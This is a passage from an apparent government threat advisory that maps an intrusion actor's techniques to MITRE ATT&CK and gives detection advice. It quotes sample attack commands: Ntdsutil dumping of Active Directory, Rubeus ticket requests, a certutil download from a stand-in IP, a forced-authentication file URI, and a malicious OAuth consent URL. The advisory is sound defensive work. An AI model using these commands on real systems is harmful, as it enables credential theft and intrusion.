
Based on available information there was no indication that the use of this code signing certificate helped by-pass any technical controls on the target network. However this code signing certificate may have been proven effective on other victims or used in an attempt to slow down any investigative efforts.

Further information on the Code Signing technique is available from MITRE[47].

[46] MITRE ATT&CK Impair Defenses: https://attack.mitre.org/techniques/T1562/

[47] MITRE ATT&CK Code Signing: https://attack.mitre.org/techniques/T1553/002/

Credential Access

T1003 – OS Credential Dumping

T1003.001 – LSASS Memory

ProcDump

The ACSC has identified the use of the legitimate Microsoft tool ProcDump to obtain user credentials on compromised machines by creating a process dump of LSASS, which is then staged for exfiltration. The actor often does not change the name of the dump file from `lsass.dmp`.

Detection

Organisations can aim to detect this activity by:

- reviewing hosts for usage of the ProcDump tool, particularly ProcDump processes targeting `lsass` or `lsass.exe` if command line logging is available,
- reviewing hosts for the creation or presence of `lsass.dmp` files.

Further information on the ProcDump tool is available from Microsoft[48].

Further information on the LSASS Memory technique is available from MITRE[49].

T1003.003 - NTDS

Ntdsutil

The ACSC identified the actor utilising the native Windows tool Ntdsutil to create a copy of the Active Directory database. While this database could be used as part of a number of tactics and techniques, especially the Discovery tactic, a key use is to access credentials for Windows Domain accounts stored within the database. An example of an Ntdsutil command and sub-command run by the actor is included below:

```
ntdsutil “ac i ntds”
“ifm” “create full c:\Logs\PerfLogs\ntds”
```

Further information on the Ntdsutil tool is available from Microsoft[50].

Further information on the NTDS technique is available from MITRE[51].

[48] Microsoft ProcDump: https://docs.microsoft.com/en-us/sysinternals/downloads/procdump
[49] MITRE ATT&CK LSASS Memory: https://attack.mitre.org/techniques/1003/001/
[50] Microsoft Ntdsutil: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc753343(v=ws.11)
[51] MITRE ATT&CK Credential Dumping: https://attack.mitre.org/techniques/T1003/003/

T1552 – Unsecured Credentials

T1552.001– Credentials in Files

The ACSC has identified the malicious actor finding and retrieving credentials from files on compromised hosts. These files included password spreadsheets as well as passwords stored in emails retrieved from mailbox files. The credentials retrieved in this manner included additional credentials to the compromised network, Office 365 credentials and credentials to social media accounts and other external services utilised by the victim.

Further information on the Credentials in Files technique is available at MITRE[52].

T1110 – Brute Force

T1110.001 – Password Guessing

Telerik UI MAC Key

The ACSC identified the use of brute force techniques to gain access to keys utilised by Telerik UI as a precondition to the Telerik exploitation identified in the Exploit Public-Facing Application technique.

Detection

Review the recommendations to detect Telerik exploitation activity in the ACSC's Advisory 2020-04 available on cyber.gov.au[53].

Further information on the Brute Force technique is available at MITRE[54].

T1187 – Forced Authentication

As identified in outlined in the Spearphishing Attachment technique the actor attempted to gain access to victim credentials through the use of forced authentication. The actors sent a Word document which had an embedded image to be loaded from an external server under the actor's control utilising a file URI similar to the example below:

```
file://192.0.2.1/file.jpeg
```

Detection

Review relevant sources of external network connection data, such as border firewalls, for any connections to any unauthorised destinations utilising TCP ports 139, 445 and UDP port 137.

Further information on the Forced Authentication technique is available from MITRE[55].

T1111 – Two-Factor Authentication Interception

While the actor does not appear to have bypassed two-factor controls to authenticate to a service, the ACSC did identify the malicious actor capturing and using an email-based verification code sent in response to the service detecting anomalous login activity.

Once the actor had utilised the verification code, the email was moved to the Junk folder from the user's mailbox.

[52] MITRE ATT&CK Credentials in Files: https://attack.mitre.org/techniques/T1552/001/
[53] ACSC Advisory 2020-004: https://www.cyber.gov.au/threats/advisory-2020-004-telerik
[54] MITRE ATT&CK Brute Force: https://attack.mitre.org/techniques/T1110/001/
[55] MITRE ATT&CK Forced Authentication: https://attack.mitre.org/techniques/T1187/

Further information on the Two-Factor Authentication Interception technique is available at MITRE[56].

T1528 – Steal Application Access Token

Note: This activity does not indicate any compromise or vulnerabilities in Office 365 or OAuth.

As identified previously in T1566.002 – Spearphishing Link the actor attempted to gain access to target user's mailboxes by means of Office 365 OAuth token theft. The actor created a malicious Office 365 application, in addition to a suitable OAuth authorisation URL, to be sent to target users as part of a Spearphishing Link. An example of this authorisation URL is:

```
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?response_type=code&client_id<malicious_application_id>&redirect_uri=https://malicious.example.com/oauth/api/microsoft/callback&scope=offline_access%20prople.read%20mail.readwrite&state=<random_string>&response_mode=form_post
```

The key elements of the above URL are:

- `client_id`: the GUID-based identifier for the malicious application.
- `redirect_uri`: a location under the actor's control where the OAuth token will be sent, if approved by the user.
- `scope`: the permissions requested by the malicious application.

In the actor's use of this technique the malicious application requested the following permissions:

- `offline_access`: gives the requesting application access to the user's resources for an extended time.
- `user.read`: grants the ability to read user profile information.
- `mail.readwrite`: grants the ability to read user mail and move/delete messages.

For further information on OAuth with Office 365 see the Microsoft website[57].

Detection

- Review internet proxy logs or other sources of relevant logging information for any requests to the actor's OAuth token receiver URL (`redirect_uri`) included in the accompanying 2020-008 IoC files.
- Review the detection and remediation advice Detect and Remediate Illicit Consent Grants provided by Microsoft[58].
- Review lists of authorised OAuth applications within Office 365 for the presence of the malicious application IDs included in the accompanying 2020-008 IoC files.

Further information on the Steal Application Access Token is available from MITRE[59].

T1555 – Credentials from Password Stores

Note: This activity does not indicate any vulnerability in the Passwordstate software.

On a victim network the actor utilised a freely available tool, Passwordstate decryptor, to extract passwords from a Passwordstate password database. As the actor had full access to the server the Passwordstate software was running

[56] MITRE ATT&CK Two-Factor Authentication Interception: https://attack.mitre.org/techniques/T1111/
[57] Microsoft identity platform and OAuth 2.0 authorization code flow: https://docs.microsoft.com/en-us/azure/active-directory/develop/v2-oauth2-auth-code-flow
[58] Microsoft Detect and Remediate Illicit Consent Grants: https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/detect-and-remediate-illicit-consent-grants
[59] MITRE ATT&CK Steal Application Access Token: https://attack.mitre.org/techniques/T1528/

on the actor was able to retrieve the Passwordstate database and the associated IIS server `web.config` file. Access to these two files, and the encryption keys they contain, enable the Passwordstate decryptor tool to extract and decrypt the stored passwords.

Further information on the Passwordstate decryptor tool is available from GitHub[60].

Further information on the Credentials from Password Stores technique is available from MITRE[61].

Use of the Rubeus Kerberos toolkit

In some instances after the malicious actor gained Credential Access through other means the actor utilised the Rubeus tool to generate Kerberos ticket granting tickets (TGT) and ticket granting service (TGS) requests. Examples of the actor's usage of Rubeus are included below:

- Requesting TGT: `asktgt /user:exampleuser /rc4:<rc4_hash> /ptt`
- Requesting TGS: `asktgs /ticket:<base64_encoded_kerberos_ticket> /service:targethost.example.com /ptt`

Further information on the Rubeus tool is available from GitHub[62].

[60] GitHub Passwordstate decryptor: https://github.com/NorthwaveSecurity/passwordstate-decryptor
[61] MITRE ATT&CK Credentials from Password Stores: https://attack.mitre.org/techniques/T1555/
[62] GitHub Bubeus: https://github.com/GhostPack/Rubeus

Discovery

T1018 – Remote System Discovery

The actor was identified generating and taking DNS query and response logs from internal Windows DNS Servers. These logs revealed hostname to IP mappings for hosts on the victim network.

Further information on the Remote System Discovery technique is available from MITRE[63].

T1069 – Permission Groups Discovery

T1069.002 – Domain Groups

The ACSC identified the actor enumerating security groups and other objects within Windows Active Directory domains through the use of the native LDIFDE tool. This tool can be used to export all objects from a forest or domain to a single file.

Further information on the LDIFDE tool is available from Microsoft[64].

Further information on the Domain Groups technique is available from MITRE[65].

T1087 – Account Discovery

As identified above, the actor utilised LDIFDE tool, amongst other native Windows tools, to perform the T1087.001 – Local Account and T1087.002 – Domain Account sub-techniques, enumerating local and domain user accounts once the actor established a presence on victim networks.

Further information on the Account Discovery technique is available from MITRE[66].

T1482 – Domain Trust Discovery

The actor was seen utilising the native Windows tool Nltest to enumerate information about Windows Active Directory domains, including a list of domain controllers within the network.

Further information on the Nltest tool is available from Microsoft[67].

Further information on the Domain Trust Discovery technique is available from MITRE[68].

Use of SharpHound for Active Directory Enumeration

The ACSC identified the actor making use of the SharpHound tool to perform the techniques of Account Discovery, Permission Groups Discovery and Domain Trust Discovery on compromised networks.

Further information on SharpHound is available from GitHub[69].

[63] MITRE ATT&CK Remote System Discovery: https://attack.mitre.org/techniques/T1018/
[64] Microsoft LDIFDE: https://support.microsoft.com/en-au/help/555636
[65] MITRE ATT&CK Domain Groups: https://attack.mitre.org/techniques/T1069/002/
[66] MITRE ATT&CK Account Discovery : https://attack.mitre.org/techniques/T1087/
[67] Microsoft Nltest: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc731935(v=ws.11)
[68] MITRE ATT&CK Domain Trust Discovery: https://attack.mitre.org/techniques/T1482/
[69] GitHub SharpHound: https://github.com/BloodHoundAD/SharpHound3

Other Discovery Techniques Identified

Other Discovery techniques were identified by the ACSC but due to a lack of novel details or effective detection measures, these techniques and links to further information have been listed for completed below:

- T1083 – File and Directory Discovery[70]
- T1046 – Network Service Scanning[71]
- T1135 – Network Share Discovery[72]

[70] MITRE ATT&CK File and Directory Discovery: https://attack.mitre.org/techniques/T1083/

[71] MITRE ATT&CK Network Service Scanning: https://attack.mitre.org/techniques/T1046/

[72] MITRE ATT&CK Network Share Discovery: https://attack.mitre.org/techniques/T1135/

Lateral Movement

T1021 – Remote Services

T1021.002 – SMB/Windows Admin Shares

The ACSC has identified the actor using Windows admin shares via Server Message Block (SMB) for lateral movement within victim networks. Usage of these shares included copying files to remote hosts manually after first mounting a network share (e.g. `net use x: \hostname\c$`) as well as via the native `at.exe` and `schtasks.exe` tools when specifying a remote host.

The ACSC has also identified the actor utilising web shells as a SOCKS proxy to facilitate SMB pass through to internal hosts from outside the network.

Further information on the SMB/Windows Admin Shares technique is available from MITRE[73].

T1021.006 – Windows Remote Management

The ACSC identified the actor utilising Windows Remote Management (WinRM) via PowerShell to move laterally through victim networks.

Further information on the Windows Remote Management technique is available from MITRE[74].

T1550 – Use Alternate Authentication Material

T1550.003 – Pass the Ticket

After utilising the Rubeus Kerberos toolkit to generate a Kerberos TGT or TGS for select accounts and service principals the actor utilised these tickets as the credentials in support of other Lateral Movement techniques outlined in this section.

Further information on the Pass the Ticket technique is available from MITRE[75].

T1570 – Lateral Tool Transfer

The ACSC identified the use of the Lateral Tool Transfer in conjunction with the SMB/Windows Admin Shares technique to facilitate lateral movement within a compromised network.

Further information on the Lateral Tool Transfer technique is available from MITRE[76].

[73] MITRE ATT&CK Windows Admin Shares: https://attack.mitre.org/techniques/T1021/002/
[74] MITRE ATT&CK Windows Remote Management: https://attack.mitre.org/techniques/T1021/006/
[75] MITRE ATT&CK Pass the Ticket: https://attack.mitre.org/techniques/T1550/003/
[76] MITRE ATT&CK Lateral Tool Transfer: https://attack.mitre.org/techniques/T1570/

Collection

The following section covers TTPs relating to the collection of data from compromised systems identified during ACSC investigations.

T1005 – Data from Local System

The ACSC has identified data being collected from local systems during investigations. As no novel use of the Data from Local System technique was identified, specific examples are not included.

Further information on the Data from Local System technique is available from MITRE[77].

T1039 – Data from Network Shared Drive

The ACSC has identified data being collected from network shares during investigations. As no novel use of the Data from Network Shared Drive technique was identified, specific examples are not included.

Further information on the Data from Network Shared Drive technique from MITRE[78].

T1056 – Input Capture

T1056.001 Keylogging

The ACSC identified the actor deploying a keylogger which recorded the active application and all keystrokes entered and wrote the output to a file. This keylogger was deployed to the workstation of a specific user within a victim network. It is believed that was done in order to collect credentials for a key business application the user had access to.

Further information on the Keylogging technique is available from MITRE[79].

T1074 – Data Staged

T1074.002 – Remote Data Staging

The ACSC has identified the consolidate staging of data prior to exfiltration, often in conjunction with the T1140 – technique. The malicious actor typically staged data in two broad location types on a limited number of hosts:

- a folder location in an existing IIS web root that is internet accessible,
- the actor's preferred working directories.

Common folder paths identified during investigations used for data staging and general actor use include:

- `C:\ProgramData\`
- `C:\ProgramData\.Lookup`
- `C:\Windows\Temp`

The actor favoured creating directories beginning with a '.' such as `.Lookup` under `C:\ProgramData\` or a `C:\ProgramData` sub-folder already present.

[77] MITRE ATT&CK Data from Local System: https://attack.mitre.org/techniques/T1005/
[78] MITRE ATT&CK Data from Network Shared Drive: https://attack.mitre.org/techniques/T1039/
[79] MITRE ATT&CK Keylogging: https://attack.mitre.org/techniques/T1056/001/

Further information on the Remote Data Staging technique is available at MITRE[80].

T1114 – Email Collection

T1114.002 – Remote Email Collection

The ACSC has identified the collection of email through multiple means once the actor had achieved appropriate Credential Access.

Exchange Web Services (EWS)

The malicious actor targeted the Exchange Web Services API on both an on-premise Microsoft Exchange server and in Office 365 by utilising legitimate credentials already stolen by the actor.

In both on-premise and Office 365 instances, all interactions with EWS occur through HTTP POST requests to `/EWS/Exschange.asmx.`

The actor utilised the Python library ExchangeLib to interact with EWS. Utilising ExchangeLib the actor authenticated to EWS utilising NTLM-based authentication then proceeded to utilise the following EWS operations to enumerate and collect emails:

- `ResolveNames`: Provides the ability to search for users or mailbox names.
- `GetItem`: Requests an item, such as an email and attachments, from a mailbox.
- `FindItem`: Searches for items in a mailbox and calendar.
- `GetFolder`: Information returned including display name of the folder and counts of mail items.

Detection

Two main detection methods can be utilised to detect malicious usage of EWS.

Exchange IIS Logs

Reviewing the Exchange IIS server logs can identify indications of suspicious or malicious activity through reviewing logs for known malicious indicators or potential abnormal usage, including:

- If external client IP addresses are present in the logs, review the logs for known malicious IP addresses included in the accompanying 2020-008 IoC files.
- Abnormal user agents indicating programatic access: in the actor’s interactions with EWS the default ExchangeLib User-Agent was present in Exchange IIS logs, taking the following form:

```
exchangelib/<library_version>(python-requests/<python_version>)
exchangelib/3.1.1+(python-requests/2.21.0)
```

- Where user names are present in the Exchange IIS logs, looking for requests to multiple user’s mailboxes originating from the same IP address.

Exchange EWS Logs

Log entries within the Exchange EWS logs can contain the following useful information for detecting suspicious or malicious activity:

- Timestamp
- Authentication method (e.g. NTLM, Kerberos)

[80] MITRE ATT&CK Remote Data Staging: https://attack.mitre.org/techniques/T1074/002/

- User account
- User agent
- Client IP address
- EWS Operation

These logs can be reviewed utilising the same methods as for the Exchange IIS logs, with the added benefit of identifying potentially abnormal authentication methods or EWS operations, particularly if they occur in large volumes.

Office 365 Web Interface

The ACSC also identified the malicious actor utilising stolen credentials to perform browser-based access to Outlook in Office 365 to access user email content. No multi-factor authentication requirement was enforced on affected Office 365 accounts.

Detection

Review Office 365 access logs for any indication of interaction with the malicious IP addresses identified in the accompanying 2020-008 IoC files.

Further information on the Remote Email Collection technique is available at MITRE[81].

T1115 – Clipboard Data

The keylogging tool used by the actor outlined above also collected data from the user's clipboard, including the active application and wrote the contents to a file.

Further information on the Clipboard Data technique is available at MITRE[82].

T1530 – Data from Cloud Storage Object

The ACSC identified the malicious actor accessing and downloading files from a DropBox account belonging to a victim organisation. The actor did so by utilising credentials previously retrieved from a file storing plaintext credentials on the victim's network.

Detection

If appropriate access logs are available for DropBox or other cloud storage services, review these logs for any indication of interaction with the malicious IP addresses identified in the accompanying 2020-008 IoC files.

Further information on the Data from Cloud Storage Object technique is available at MITRE[83].

T1560 – Archive Collected Data

T1560.001 – Archive via Utility

The malicious actor has been seen deploying copies of the WinRAR archive tool to consolidate collected data for exfiltration. The ACSC has commonly seen this WinRAR tool being written to disk and executed as `r.exe`.

[81] MITRE ATT&CK Remote Email Collection: https://attack.mitre.org/techniques/T1114/002/
[82] MITRE ATT&CK Clipboard Data: https://attack.mitre.org/techniques/T1115/
[83] MITRE ATT&CK Data from Cloud Storage Object: https://attack.mitre.org/techniques/T1530/

T1560.002 – Archive via Library

A number of the malicious actor’s tools make use of library support to enable use of common compression methods such as ZIP or GZIP.

Further information on the Archive Collected Data technique is available from MITRE[84].

[84] MITRE ATT&CK Archive Collected Data: https://attack.mitre.org/techniques/T1560/

Command and Control

T1071 – Application Layer Protocol

T1071.001 – Web Protocols

Web Shell Command and Control (C2)

The ACSC identified standard HTTP/HTTPS web shell traffic as one of the primary means of C2 used by the actor. Interactions with the web shells exclusively utilise the POST method with the GET method only used to first verify the existence of web shell.

Some of the web shells utilised by the actor also utilised the Data Encoding technique in the form of base64 and/or gzip compression.

Detection

Individual web requests to a web shell can look very similar to legitimate web requests, particularly if the web shell is placed within a pre-existing legitimate file. However there are some characteristics of web shell traffic that organisations should investigate:

- large numbers of web requests, typically HTTP POSTs, to a single resource with little-to-no interaction with any other web application content or functionality,
- if cookies are implemented by a web application, the lack of a HTTP Cookie header or lack of a valid Cookie value can indicate non-standard requests,
- unusual user agents that can indicate non-browser generated requests, for example:
  - `python-requests/2.2.1`
  - `CPython/2.7.2`

Further information on web shells and their detection can be found at cyber.gov.au[85].

Further information on the Standard Application Layer Protocol technique is available from MITRE[86].

[85] cyber.gov.au Detect and Prevent Web Shell Malware: https://www.cyber.gov.au/advice/detect-and-prevent-web-shell-malware

[86] MITRE ATT&CK Web Protocols: https://attack.mitre.org/techniques/T1071/001/

T1090 –Proxy

T1090.001 – Internal Proxy

The malicious actor utilised the client component of the Ligolo toolset on compromised networks in order to proxy traffic to other resources within the compromised network. The Ligolo relay component of the toolset was run on a host external to the victim network.


Further information on the Ligolo SOCKS proxy tool is available from GitHub[87].

Further information on the Internal Proxy technique is available from MITRE[88].

T1090.002 – External Proxy

Web Shell Proxies

In addition to the use of the HTTPCore web shell the malicious actor has made heavy usage of web shells as proxies for web shell traffic intended for their end target. These web shells are placed by the actor on compromised Australian web sites, exploited using the same techniques used to target their end target victims outlined in the T1190 – Exploit Public-Facing Application technique.



Further information on the External Proxy technique is available from MITRE[89].

T1090.003 – Multi-hop Proxy

The ACSC identified that the malicious actor made heavy use of the Tor network for initial reconnaissance, enumeration, vulnerability scanning and exploitation activities. Once Initial Access was achieved on a victim network, the actor typically transitioned to dedicated network infrastructure for their interactions with web shells and other tools.

Further information on the Multi-hop Proxy technique is available from MITRE[90].

[87] GitHub Ligolo: https://github.com/sysdream/ligolo
[88] MITRE ATT&CK Internal Proxy: https://attack.mitre.org/techniques/T1090/001/
[89] MITRE ATT&CK External Proxy: https://attack.mitre.org/techniques/T1090/002/
[90] MITRE ATT&CK Multi-hop Proxy: https://attack.mitre.org/techniques/T1090/003/

T1102 – Web Service

T1102.002 – Bidirectional Communication

In addition to the use of the Web Service technique as a means of Defence Evasion identified previously, this technique was also a key command and control method for the actor.

Note: None of this activity indicates any compromise or vulnerabilities in OneDrive.

OneDrive

The LibraryPSE malware embedded in the malicious MS Word Template file identified in the T1566 - Phishing technique utilises OneDrive to obtain additional payloads and tasking. The form of URLs used for the OneDrive C2 channel was:

```
https://api.onedrive.com/v1.0/shares/<random_string>/driveitem/content
```

Detection

Organisations can aim to detect this malicious activity by reviewing internet proxy logs and other sources of relevant logging information for:

- connections to `api.onedrive.com` originating from Microsoft Word processes (LibraryPSE is loaded into the `winword.exe` process)
  - Additional analysis will likely be required to confirm that any hits are malicious,
- the above detection technique can be combined with looking for the following HTTP User-Agent in identified requests: `Microsoft SkyDriveSync 17.005.0107.0008 ship; Windows NT 10.0 (16299)`

Compromised Australian Web Sites

The HTTPCore malware utilised by the actor retrieved tasking files over HTTP/HTTPS from controller web shells placed on compromised Australian web sites. The URLs for these controller web shells are hardcoded into the loader component of the HTTPCore malware. The HTTPCore polling interval is configurable by the actor, but will typically poll for new tasking every few seconds.

Detection

The method of detection for this activity is similar regardless of whether the focus of the host/network analysis is on the client side (where HTTPCore is present) or on the controller side (where the controller web shell is present).

- Client side: review internet proxy logs and other sources of relevant logging information for patterns of traffic outlined in the Web Shell command and control section of the T1071 – Application Layer Protocol technique.
- Controller side: review web server logs and other sources of relevant logging information for the same request patterns received by a web server.

Further information on the Bidirectional Communication technique is available from MITRE[91].

T1102.003 One-Way Communication

Note: This activity does not indicate any compromise or vulnerability of or in either DropBox or OneDrive.

[91] MITRE ATT&CK Bidirectional Communication: https://attack.mitre.org/techniques/T1102/002/

DropBox

The actor utilised DropBox as a means to distribute malicious files as outlined previously in the T1566.002 – Spearphishing Link technique.

Detection

Review internet proxy logs or other sources of relevant logging information for any requests to the DropBox URLs that link to the actor's malicious files included in the accompanying 2020-008 IoC files.

OneDrive

The actor also utilised OneDrive as a means to distribute malicious files as outlined previously in the T1566.002 – Spearphishing Link technique.

Detection

Review internet proxy logs or other sources of relevant logging information for any requests to the OneDrive URLs that link to the actor's malicious files included in the accompanying 2020-008 IoC files.

Further information on the One Way Communication technique is available from MITRE[92].

T1105 – Ingress Tool Transfer

The ACSC identified the actor utilising this technique, abusing the legitimate certutil.exe tool to download tools onto compromised hosts. For example:

```
certutil.exe -urlcache -split -f https://192.0.2.1:443/x.php c:\x.txt
```

Detection

Review internet proxy logs and other sources of relevant logging information for any requests to the malicious file download URLs identified in the accompanying 2020-008 IoC files.

Further information on the Ingress Tool Transfer technique is available from MITRE[93].

T1572 – Protocol Tunnelling

The ACSC identified that the actor utilised web shells as a SOCKS proxy to facilitate the tunnelling of SMB traffic from the actor's external host to internal hosts on victim networks.

Further information on the Protocol Tunneling technique is available from MITRE[94].

Other Command and Control Techniques Identified

Other Command and Control techniques were identified by the ACSC but due to a lack of novel details or effective detection measures, these techniques and links to further information have been listed for completed below:

- T1573.001 – Encrypted Channel: Symmetric Cryptography[95].

[92] MITRE ATT&CK One-Way Communication: https://attack.mitre.org/techniques/T1102/003/
[93] MITRE ATT&CK Ingress Tool Transfer: https://attack.mitre.org/techniques/T1105/
[94] MITRE ATT&CK Protocol Tunnelling: https://attack.mitre.org/techniques/T1572/
[95] MITRE ATT&CK Encrypted Channel – Symmetric Cryptography: https://attack.mitre.org/techniques/T1573/001/

- T1573.002 – Encrypted Channel: Asymmetric Cryptography[96].
- T1132.001 – Data Encoding: Standard Encoding[97].

[96] MITRE ATT&CK Encrypted Channel – Asymmetric Cryptography: https://attack.mitre.org/techniques/T1573/002/

[97] MITRE ATT&CK Data Encoding – Standard Encoding: https://attack.mitre.org/techniques/T1132/001/

Exfiltration

The following section covers TTPs relating to data exfiltration identified during ACSC investigations.

T1041 – Exfiltration Over C2 Channel

The ACSC has identified data being exfiltrated over C2 channels in the following manner:

- web shell command and control channels.
- HTTPCore command and control channels.

Detection

Once a malicious C2 channel is identified utilising other detection techniques it can be reviewed for indications of exfiltration. Useful data sources for determining potential exfiltration include:

- internet proxy logs
- firewall logs
- network packet captures

If these data sources capture data volumes transferred, particularly if separated by directionality (data in vs data out), a picture of data volumes and data flow direction can be established for the identified C2 channel.

Without access to full, unencrypted network traffic or other supporting evidence such as copies of staged data (as outlined in the T1074 – Data Staged technique), it may be difficult to confirm exfiltration. However, data volumes transferred may provide sufficient confidence that exfiltration has likely occurred.

Further information on the Exfiltration Over C2 Channel technique is available from MITRE[98].

T1048 – Exfiltration Over Alternative Protocol

T1048.002 – Exfiltration Over Asymmetric Encrypted Non-C2 Protocol

The ACSC also identified exfiltration via non-C2 channels. For example, while web shells were used to perform actions on compromised hosts and exfiltrate some data, the actor would typically download staged files directly from internet accessible locations rather than via the web shell. Further information on this activity can be found in the T1074 – Data Staged technique.

Detection

ACSC partners should monitor web server folders and web server traffic for the creation and retrieval of large files or unusual file types, particularly on web servers that do not host large individual files or a large amount of arbitrary file types.

Further information on the Exfiltration Over Alternative Protocol technique is available from MITRE[99].

[98] MITRE ATT&CK Exfiltration Over Command and Control Channel: https://attack.mitre.org/techniques/T1041/
[99] MITRE ATT&CK Exfiltration Over Alternative Protocol: https://attack.mitre.org/techniques/T1048/002/

Impact

No use of any Impact techniques were identified by the ACSC during its investigations related to this campaign.

Appendix A – Web Shells

Below are further details on the web shells utilised by the actor in this campaign. Copies of each web shell's source code is available in the 2020-008 IoC files accompanying this advisory.

HTTPCore Controller Web Shell

This web shell manages the provision of tasking files to HTTPCore and receiving the subsequent response files as outlined in Appendix B – The js_eval malware family.

Embedded JScript Evaluator Web Shell

This webshell has a base64 encoded JScript evaluator.NET assembly within the web shell file which is decoded and loaded.

C# Assembler Web Shell

This web shells takes C# source code submitted by the actor, compiles then executes the code. This specific web shell was added to the bottom of a pre-existing legitimate aspx file. The actor also added several new .NET namespace imports to the top of the aspx file to facilitate future payloads to be reflectively loaded.

Behinder Web Shell

An open source web shell, which receives an AES encrypted arbitrary code to execute. The web shell decrypts and executes the actor's code. The actor was seen utilising a .NET and JSP versions of the Behinder web shell. The JSP version was deployed on compromised MobileIron hosts.

TwoFace / HighShell Web Shell

An open source web shell, which creates a full featured interface panel for the actor to interact with. Functionality of this web shell includes:

- command execution,
- file upload/download,
- the ability to connect to and query a SQL server,
- timestomping,
- a file browser.

This web shell makes use of some limited obfuscation techniques in the form of short variable identifiers and base64 encoding of key strings.

During this campaign, the actor used a copy of the HighShell identical to one available on GitHub[100], including keeping the same salt and password values.

[100] GitHub High Shell web shell:
https://github.com/misterch0c/APT34/blob/master/Webshells_and_Panel/HighShell/HighShell.aspx

Awen asp.net Web Shell

This open source web shell creates a simple HTML form in which the actor can enter a string into a textbox and submit it to the web shell. The web shell then incorporates the textbox contents into command line arguments to `cmd.exe`. For example:

```
cmd.exe /c <text_box_string>
```

The web shell then writes the command output to the web shell page.

During this campaign, the actor's copy of the Awen asp.net web shell is identical to one available on GitHub[101].

[101] GitHub Awen asp.net web shell: https://github.com/xl7dev/WebShell/blob/master/Aspx/awen%20asp.net%20webshell.aspx


Appendix B – The js_eval malware family

js_eval family overview

The malicious actor makes heavy use of a number of tools all built around a common core, a JScript evaluator. This component allows the actor to be flexible in their choice of tool and associated command and control while also allowing a level of tool agnosticism and compatibility with already written JScript modules.

Another defining feature of the use of js_eval is that while a js_eval-based tool may reside on disk, such as HTTPCore, it is unlikely that the JScript payloads to be found on disk. This can hamper incident response efforts as it may not be possible to determine which payloads and thus what actions were performed within a compromised environment based on presence of a js_eval tool alone.

